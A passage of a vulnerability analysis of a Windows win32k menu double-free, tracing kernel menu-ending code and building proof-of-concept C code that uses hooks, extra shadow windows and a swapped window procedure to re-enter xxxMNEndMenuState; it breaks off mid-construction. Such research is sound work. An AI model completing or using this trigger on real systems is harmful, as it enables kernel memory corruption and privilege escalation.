xxxMNButtonDown();
xxxMNButtonDown
xxxMNSelectItem();
xxxMNOpenHierarchy();
xxxCallHandleMenuMessages
xxxHandleMenuMessages();
xxxHandleMenuMessages
xxxMNFindWindowFromPoint();
xxxSendMessage(BUTTONDOWN);
xxxMNOpenHierarchy
xxxCreateWindowEx(MENUCLASS);
xxxSetWindowPos(SHOWWINDOW);
xxxWindowEvent(MENUPOPUPSTART);

Summary execution of opening hierarchy

End Menu

There are multiple paths to reach function `xxxMNEndMenuState` in user processes, for example, by sending `MN_ENDMENU` message to a target menu window object, or calling `NtUserMNDragLeave` system service, etc.

When someone are sending `MN_ENDMENU` message to a target menu window object, the system calls function `xxxEndMenuLoop` in menu window message procedure `xxxMenuWindowProc` and passes the pointers to the menu state structure object associated with current thread and to the root popup menu object pointed to by field `pGlobalPopupMenu` of the menu state object as parameters in order to make sure the whole menu objects are ended or canceled. If the menu type is modeless, the function then calls function `xxxMNEndMenuState` in the current context to cleanup menu state information and to free related objects.

```
    menuState = pwnd->head.pti->pMenuState;
    [...]
  LABEL_227: // EndMenu
    xxxEndMenuLoop(menuState, menuState->pGlobalPopupMenu);
    if ( menuState->flags & 0x100 )
      xxxMNEndMenuState(1);
    return 0;
```

Function xxxMenuWindowProc processes MN_ENDMENU message

During the execution of function `xxxEndMenuLoop`, the system calls `xxxMNDismiss`, in which finally function `xxxMNCancel` would be called, to perform the operation of the menu cancellation.

```
int __stdcall xxxMNDismiss(tagMENUSTATE *menuState)
{
  return xxxMNCancel(menuState, 0, 0, 0);
}
```

Function xxxMNDismiss calls xxxMNCancel

Function `xxxMNCancel` calls `xxxMNCloseHierarchy` function to close the hierarchy state of the current popup menu object.

```
popupMenu = pMenuState->pGlobalPopupMenu;
[...]
xxxMNCloseHierarchy(popupMenu, pMenuState);
```

Function xxxMNCancel calls xxxMNCloseHierarchy

Function `xxxMNCloseHierarchy` judges if filed `fHierarchyDropped` of the popup menu `tagPOPUPMENU` object from parameters has been set. If not, it means there is no popped up submenu from the current popup menu, then the system returns from this function.

Then function `xxxMNCloseHierarchy` retrieves the pointer stored in field `spwndNextPopup` of the current popup menu object, which points to the window object of the submenu that pops up from the current popup menu object. The function sends `MN_CLOSEHIERARCHY` message to the submenu window object by calling `xxxSendMessage` function. Finally function `xxxMenuWindowProc` receives this message and calls `xxxMNCloseHierarchy` for the popup menu object associated with the target window object to handle the task of closing the hierarchy state of the submenu object.

```
  popupMenu = *(tagPOPUPMENU **)((_BYTE *)pwnd + 0xb0);
  menuState = pwnd->head.pti->pMenuState;
  [...]
case 0x1E4u:
  xxxMNCloseHierarchy(popupMenu, menuState);
  return 0;
```

Function xxxMenuWindowProc processes MN_CLOSEHIERARCHY message

After returning from function `xxxSendMessage`, function `xxxMNCloseHierarchy` calls `xxxDestroyWindow` to attempt to destroy the window object of the popup submenu window object, which should be noted that this is an attempt to destroy the window object of the popup submenu, rather than the window object of the current menu.

During the execution of function `xxxDestroyWindow`, the system calls function `xxxSetWindowPos` to hide the target menu window object from the screen.

```
dwFlags = 0x97;
if ( fAlreadyDestroyed )
  dwFlags = 0x2097;
xxxSetWindowPos(pwnd, 0, 0, 0, 0, 0, dwFlags);
```

Function xxxDestroyWindow hide target window object

At the end of the execution of function `xxxSetWindowPos`, corresponding to the case when creating the menu window object, the system calls function `xxxSendChangedMsgs` to send the message that the window position has changed. In this function, according to the set `SWP_HIDEWINDOW` state flag, by calling function `xxxRemoveShadow`, the system finds and removes the first relation node associated with the target menu window object from `gpshadowFirst` shadow window table and destroy the shadow window object.

Then the execution flow enters function `xxxFreeWindow` from `xxxDestroyWindow` to perform the subsequent destruction operation on the target window object.

The function calls corresponding message wrap procedure `xxxWrapMenuWindowProc` and passes `WM_FINALDESTROY` message as parameter according to the value of field `fnid` of target window object, and finally function `xxxMenuWindowProc` receives this message and performs the task of cleaning up releted data for the target popup menu object. In this function, field `fDestroyed` of target popup menu object and field `fFlushDelayedFree` of root popup menu object are set.

```
*(_DWORD *)popupMenu |= 0x8000u;
[...]
```

```
if ( *((_BYTE *)popupMenu + 2) & 1 )
{
  popupMenuRoot = popupMenu->ppopupmenuRoot;
  if ( popupMenuRoot )
    *(_DWORD *)popupMenuRoot |= 0x20000u;
}
```

Function xxxMNDestroyHandler set releted flag bits

Then function `xxxFreeWindow` calls function `xxxRemoveShadow` again for the target window object to remove the relation with shadow window. If all the related shadow windows of target window object have been removed before, function `xxxRemoveShadow` cannot match any relation node from relation table and return directly.

```
if ( pwnd->pcls->atomClassName == gatomShadow )
  CleanupShadow(pwnd);
else
  xxxRemoveShadow(pwnd);
```

Function xxxFreeWindow removes shadow window object again

The function returns to the superior caller after freeing and unlocking some objects. At this point, as the lock count has not returned to zero, the target window object still exists in the kernel and waits for subsequent operations.


After returning from function `xxxDestroyWindow`, the execution flow goes back to `xxxMNCloseHierarchy` function. The function unlocks the submenu window object pointed to by field `spwndNextPopup` of the current popup menu object and sets the field as zero, then assigns field `spwndActivePopup` of root popup menu object to the window object associated with current popup menu object with assignment lock, to select the current window object as the active popup menu window object, which causes the original submenu window object locked in field `spwndActivePopup` to be unlocked and its lock count to go down.

```
HMAssignmentLock(
  (_HEAD **)&popupMenu->ppopupmenuRoot->spwndActivePopup,
  (_HEAD *)popupMenu->spwndPopupMenu);
```

Function xxxMNCloseHierarchy actives current menu window object

The execution flow returns to function `xxxMNCancel` from function `xxxMNCloseHierarchy`, then the system calls `xxxDestroyWindow` function to attempt to destroy current menu window object according to field `fIsTrackPopup` of current popup menu object. This field of popup menu structure is only set when root menu window object is being created in function `xxxTrackPopupMenuEx` at the beginning.

After the execution flow going back to function `xxxMenuWindowProc`, the function calls `xxxMNEndMenuState` for modeless menu object to clean up menu state information and free related objects.




Brief execution flow for menu selection or cancellation

Delayed Free List of Popup Menu Object

There is a field named `ppmDelayedFree` in popup menu structure `tagPOPUPMENU`, used to link all the popup menu objects which are tagged as delayed-free state, so that all of them can be destroyed uniformly when the popup state of menu being ended.

Field `pGlobalPopupMenu` of the menu state `tagMENUSTATE` object associated with thread points to root popup menu object, whose field `ppmDelayedFree` is as the entry of the delayed free list of popup menu object pointing to the first node of the linked list. Field `ppmDelayedFree` of the subsequent popup menu objects in the list would point to the next list node object.

In function `xxxMNOpenHierarchy`, system insert the popup menu structure `tagPOPUPMENU` object associated with the newly created submenu window object into the delayed free list. The latest popup menu object is placed on the first node of the list, and its address is stored into field `ppmDelayedFree` of root popup menu object, while the original address of popup menu object in field `ppmDelayedFree` of root popup menu object is transferred to field `ppmDelayedFree` of the newly added popup menu object.



Insert new popup menu object into delayed free list

---

xxxMNEndMenuState

During function `xxxMNEndMenuState` being executed, the system calls function `MNFreePopup` to free root popup menu object pointed to by field `pGlobalPopupMenu` of current menu state `tagMENUSTATE` object.

At the beginning, function `MNFreePopup` judges if the target popup menu object is current root popup menu object from parameters or not. If so, the function calls `MNFlushDestroyedPopups` to traverse and frees each popup menu object in the delayed free list pointed to by field `ppmDelayedFree` of root menu object.

Function `MNFlushDestroyedPopups` traverses each popup menu object in the list, and calls `MNFreePopup` function for every object with flag bit `fDestroyed`. Flag bit `fDestroyed` is set in function `xxxMNDestroyHandler` in the first place.

```
ppmDestroyed = popupMenu;
for ( i = &popupMenu->ppmDelayedFree; *i; i = &ppmDestroyed->ppm
{
  ppmFree = *i;
  if ( *(_DWORD *)*i & 0x8000 )
  {
    ppmFree = *i;
    *i = ppmFree->ppmDelayedFree;
    MNFreePopup(ppmFree);
  }
  [...]
}
```

Function MNFlushDestroyedPopups traverse delayed free list

After returning from function `MNFlushDestroyedPopups`, function `MNFreePopup` calls `HMAssignmentUnlock` to unlock the assignment lock for each window object fields such as `spwndPopupMenu`.

In the kernel of Windows, theres is a member structure `HEAD` object at the base location of every window object. This structure holds a copy of the handle value (`h`) as well as a lock count (`cLockObj`), incremented whenever an object is being used. When the object is no longer being used by a particular component, its lock count is decremented. At the point where the lock count reaches zero, the Window Manager knows that the object is no longer being used by the system and frees it.

Function `HMAssignmentUnlock` is used to unlock references with assignment lock that implemented for specific objects previously and decrease the lock count. At the point where the lock count of target object reaches zero, the system calls function `HMUnlockObjectInternal` to destroy it.

```
bToFree = head->cLockObj == 1;
--head->cLockObj;
if ( bToFree )
  head = HMUnlockObjectInternal(head);
return head;
```

Function HMUnlockObject judges obnject that need to be destroyed

Function `HMUnlockObjectInternal` finds the handle table entry from the handle table pointed to by field `aheList` of global shared information structure `gSharedInfo` object according to the handle value of the target object, and calls the object destroying routine indexed in global handle type information array `gahti` in function `HMDestroyUnlockedObject` according to the handle type stored in the handle table entry. If the target object to destroy currently is a window object, the execution flow would enter kernel function `xxxDestroyWindow`.

At the end of function `MNFreePopup`, as the unlocking and freeing of each field have been completed, system calls function `ExFreePoolWithTag` to free the target popup menu `tagPOPUPMENU` object.

It can be known by analyzing code that after freeing each field of menu state structure by calling function `MNFreePopup`, function `xxxMNEndMenuState` would stores the value of field `pmnsPrev` of current menu state object into field `pMenuState` of current thread information structure object, which is `0` in normal conditions.

```
kd> ub
win32k!xxxMNEndMenuState+0x50:
93a96022 8b4620          mov     eax,dword ptr [esi+20h]
93a96025 898704010000    mov     dword ptr [edi+104h],eax
kd> r eax
eax=00000000
```


Function xxxMNEndMenuState resets pMenuState field

However, in the course of the the menu is being in pop-up state, it is field `pMenuState` of thread information object that is used to retrieve menu state by the system in each function or system service tracking popup menu. Setting this field as other values would cases some noded in the path that triggering vulnerability to fail and to return directly, which leads to the failure of vulnerablity exploitation. Therefore, in order to make the thread execution flow reach the statement again in function `xxxMNEndMenuState` where the current `tagPOPUPMENU` object is to be freed to implement vulnerability triggering, **something must be done before the system resets field `pMenuState` of thread information object**.

There are only two calling statements during the time between freeing root popup menu object pointed to by field `pGlobalPopupMenu` and resetting field `pMenuState` of thread information object:

```
UnlockMFMWFPWindow(&menuState->uButtonDownHitArea);
UnlockMFMWFPWindow(&menuState->uDraggingHitArea);
```

Field `uButtonDownHitArea` and `uDraggingHitArea` of menu state structure store a pointer to the window object on which the coordinates where the mouse button pressed is located and a pointer to the window object on which the last coordinates where the mouse button pressed is located when dragging mouse. The function unlock the assignment locks for the two fields by calling `UnlockMFMWFPWindow` function.



xxxMNEndMenuState
MNFreePopup(pGlobalPopupMenu);
UnlockMFMWFPWindow(&ButtonDownArea);
UnlockMFMWFPWindow(&DraggingArea);
pti->pMenuState=menuState->pmnsPrev;
UnlockMFMWFPWindow
IsMFMWFPWindow(*HitArea);
HMAssignmentUnlock(HitArea);
HMAssignmentUnlock
HMUnlockObject(obj);
MNFreePopup
if (popupMenu==popupRoot)
MNFlushDestroyedPopups(popupMenu);
HMAssignmentUnlock(pwnd,next,prev...);
ExFreePoolWithTag(popupMenu);
MNFlushDestroyedPopups
while MNFreePopup(ppmDelayedFree);
HMDestroyUnlockedObject
gahti[bType].fnDestroy(phe->phead);

Brief execution flow of function xxxMNEndMenuState

Focus on `uButtonDownHitArea` field, which stores the address of the window object on which the coordinates where the mouse button pressed is located, unlocked and set as zero once the mouse button is up. Therefore, it is necessary to launch the operation to end menu during the system processing the message that the mouse button is being pressed, so that field `uButtonDownHitArea` would hold a legal address of window object when the execution flow reaches the statement unlocking this field in function `xxxMNEndMenuState`.

During destroying the window object, system also destroys the associated shadow window object. Since shadow window object doesn't have specialized message procedure, the field pointing to the message procedure of shadow window object can be modified to a user-defined custom message procedure. In the custom message procedure, launching the task of ending menu again may triggers vulnerablity successfully.

0x3 Triggering

In the next moment, we construct the proof of concept of this vulnerability, in which the thread execution flow would reenter `xxxMNEndMenuState` function during the time between freeing root popup menu object and resetting field `pMenuState` of current thread information object, in order to trigger the double-free of the object pointed to by the target field `pGlobalPopupMenu`.

Firstly create an independent thread for the proof code in the user process to host the execution of the main task of proof code. Listen to whether global variable `bDoneExploit` being assigned and wait the next operation in the original thread.

Major Function of Proof Code

At first, proof code creates two modeless 'popupable' menu object. Since modal menu would cause the thread to enter the loop waiting state in function `xxxMNLoop` in the kernel, which is difficult to trigger the bug, modeless menu type is selected. Here 'popupable' menu object is not an aforementioned `tagPOPUPMENU` object, but a `tagMENU` object with `MFISPOPUP` flag bit state. Structure `tagMENU` is the entity of menu, while `tagPOPUPMENU` object is used to describe popup state of menu object entity, created in popping up a menu, destroyed in ending a menu.

Then add menu item for the two menu by `AppendMenuA`, and make the second one the submenu of the first one.

```
LPCSTR szMenuItem = "item";
MENUINFO mi = { 0 };
mi.cbSize  = sizeof(mi);
mi.fMask   = MIM_STYLE;
mi.dwStyle = MNS_AUTODISMISS | MNS_MODELESS | MNS_DRAGDROP;

hpopupMenu[0] = CreatePopupMenu();
hpopupMenu[1] = CreatePopupMenu();
SetMenuInfo(hpopupMenu[0], &mi);
SetMenuInfo(hpopupMenu[1], &mi);
AppendMenuA(hpopupMenu[0], MF_BYPOSITION | MF_POPUP, (UINT_PTR)h
AppendMenuA(hpopupMenu[1], MF_BYPOSITION | MF_POPUP, 0, szMenuIt
```

Proof code of creating and associating menus

Then create a common window object `hWindowMain` to be the owner window object of the popup menu which will pop up subsequently. If the target binary file is compiled as a GUI program, select the default window object as the owner instead of creating extra one.

```
WNDCLASSEXW wndClass = { 0 };
wndClass = { 0 };
wndClass.cbSize = sizeof(WNDCLASSEXW);
wndClass.lpfnWndProc    = DefWindowProcW;
wndClass.cbWndExtra     = 0;
wndClass.hInstance      = GetModuleHandleA(NULL);
wndClass.lpszMenuName   = NULL;
wndClass.lpszClassName  = L"WNDCLASSMAIN";
RegisterClassExW(&wndClass);
hWindowMain = CreateWindowExW(WS_EX_LAYERED | WS_EX_TOOLWINDOW |
    L"WNDCLASSMAIN",
    NULL,
    WS_VISIBLE,
    0,
    0,
    1,
    1,
    NULL,
    NULL,
    GetModuleHandleA(NULL),
    NULL);
```

Proof code of creating owner window object

Creates `WH_CALLWNDPROC` classed hook procedure associated with current thread by calling `SetWindowsHookExW` function, and creates event notification procedure including `EVENT_SYSTEM_MENUPOPUPSTART` event associated with current process and current thread. As mentioned earlier, `WH_CALLWNDPROC` classed hook procedure is invoked before the system sending messages to the target window object. Event notification `EVENT_SYSTEM_MENUPOPUPSTART` represents that the target popup menu has been displayed on the screen.

```
SetWindowsHookExW(WH_CALLWNDPROC, xxWindowHookProc,
    GetModuleHandleA(NULL),
    GetCurrentThreadId());
SetWinEventHook(EVENT_SYSTEM_MENUPOPUPSTART, EVENT_SYSTEM_MENUPO
    GetModuleHandleA(NULL),
    xxWindowEventProc,
    GetCurrentProcessId(),
    GetCurrentThreadId(),
    0);
```

Proof code of creating hook procedure and event notification procedure

Proof code calls function `TrackPopupMenuEx` to make the first menu the root menu and pop up it on the screen.

```
TrackPopupMenuEx(hpopupMenu[0], 0, 0, 0, hWindowMain, NULL);
```


Proof code of calling function TrackPopupMenuEx

Then realize message loop by calling functions such as `GetMessage` and `DispatchMessage` in current thread.

```
MSG msg = { 0 };
while (GetMessageW(&msg, NULL, 0, 0))
{
    TranslateMessage(&msg);
    DispatchMessageW(&msg);
}
```

Proof code of message loop

Proof code calss function `TrackPopupMenuEx` in the user process to make the execution flow enter `xxxTrackPopupMenuEx` function in the kernel.



Execution logic of major function of proof code

Custom Hook Procedure

During the execution of function `TrackPopupMenuEx`, system calls function `xxxCreateWindowEx` to create new menu classed window object. As mentioned in previous section, when the window object is created successfully, the function sends `WM_NCCREATE` message to the window object. Before calling the object-specified message procedure, function `xxxSendMessageTimeout` also calls `xxxCallHook` function to invoke `WH_CALLWNDPROC` classed hook procedures defined by user processes previously. At this point the execution flow calls back to the hook procedure defined previously by us in the proof code.

In the custom hook procedure `xxWindowHookProc`, we judge whether the currently handled message is `WM_NCCREATE` message according to field `message` of the `tagCWPSTRUCT` object pointed to by parameter `lParam`. If so, we retrieve the class name of the window object by the window handle. It means that it is the created menu window object when the class name is `#32768`, we just record the handle value for subsequent references.

```
LRESULT CALLBACK
xxWindowHookProc(INT code, WPARAM wParam, LPARAM lParam)
{
    tagCWPSTRUCT *cwp = (tagCWPSTRUCT *)lParam;
    static HWND hwndMenuHit = 0;
    if (cwp->message != WM_NCCREATE)
    {
        return CallNextHookEx(0, code, wParam, lParam);
    }
    WCHAR szTemp[0x20] = { 0 };
    GetClassNameW(cwp->hwnd, szTemp, 0x14);
    if (!wcscmp(szTemp, L"#32768"))
    {
        hwndMenuHit = cwp->hwnd;
    }
    return CallNextHookEx(0, code, wParam, lParam);
}
```

Recording handle of #32768 window in hook procedure


When the target menu window object is created, system sets the location coordinates of the window object in the kernel and displays it on the screen. In the meantime, system creates `SysShadow` classed shadow window object for the target window object. In the same way, system also calls `xxx`

`CallHook` function to dispatch hook procedures when creating shadow window object and sending `WM_NCCREATE` message.

It is known in the analysis of part "End Menu" in previous section, during the execution of function `xxxEndMenuLoop`, system calls `xxxRemoveShadow` function twice for each popup menu window object, which would cause the shadow window to be unassociated and destroyed in advance before it reaches the vulnerability triggering location. **Therefore, we should find a way to create and associate with at least 3 shadow window objects for the target menu window object.**

Looking back to the custom hook procedure of the proof code, we add the `SysShadow` case into the judgement of window class name. If this case is hit, we set `SWP_HIDEWINDOW` and `SWP_SHOWWINDOW` state flag successively for the previously saved `#32768` classed window object, to make the window hidden at first and then displayed, in order to trigger the logic of associating with shadow window in the kernel once again to create a new extra shadow window object.

It is during the shadow window being created in `xxxCreateWindowEx` in the kernel when the execution flow enters the `SysShadow` processing logic in the custom hook procedure. By this time, the association of created shadow window object and the original window object has not been built yet, and the relation between them has not been insert into `gpShadowFirst` list. It would create and associate with multiple shadow window objects for the target menu window object by calling `SetWindowPos` to set `SWP_SHOWWINDOW` state flag for it at this time. Shadow window object created later will be inserted into the list earlier to be located in the back of the list.




Logic of inserting multiple shadow windows association

In `SysShadow` processing logic of the custom hook procedure, we count the time of entry, and call `SetWindowPos` to trigger the logic of creating new shadow window association in the beginning twice, and modify the message procedure field of the target shadow window object to a custom shadow window message procedure defined by proof code in the last time.

```
if (!wcscmp(szTemp, L"SysShadow") && hwndMenuHit != NULL)
{
    if (++iShadowCount == 3)
    {
        SetWindowLongW(cwp->hwnd, GWL_WNDPROC, (LONG)xxShadowWin
    }
    else
    {
        SetWindowPos(hwndMenuHit, NULL, 0, 0, 0, 0, SWP_NOSIZE |
        SetWindowPos(hwndMenuHit, NULL, 0, 0, 0, 0, SWP_NOSIZE |
    }
}
```

Proof code of creating mutiple shadow windows

After everything is performed properly, it is necessary to set a global flag variable to prevent the execution flow from repeatedly entering the custom hook procedure so that the logic code above is executed multiple times.



Execution logic of creating mutiple shadow windows

Custom Event Notification Procedure

When finishing the creation of root popup menu object in kernel function `xxxTrackPopupMenuEx`, the system calls `xxxWindowEvent` to send `EVENT_SYSTEM_MENUPOPUPSTART` event notification, which makes the execution flow enter the custom event notification procedure `EVENT_SYSTEM_MENUPOPUPSTART` defined by us previously. It means currently a new popup menu has been dieplayed on the screen every time when the system enters this procedure.

Counting in the custom event notification procedure of proof code, it means that root popup menu has been displayed on the scren at the first time the execution flow enters the procedure. So we call function `SendMessage` to send `WM_LBUTTONDOWN` message to the menu window object pointed to by parameter handle `hwnd` and set parameter `lParam` as the relative coordinates where the left button is being pressed. In 32-bit system, parameter `lParam` is a `DWORD` type integer number, whose high 16 bits and low 16 bit indicate respectively the relative positions of the horizontal and vertical coordinates. Parameter `wParam` determines which mouse button has been being pressed, and being `1` means `MK_LBUTTON` left mouse button.

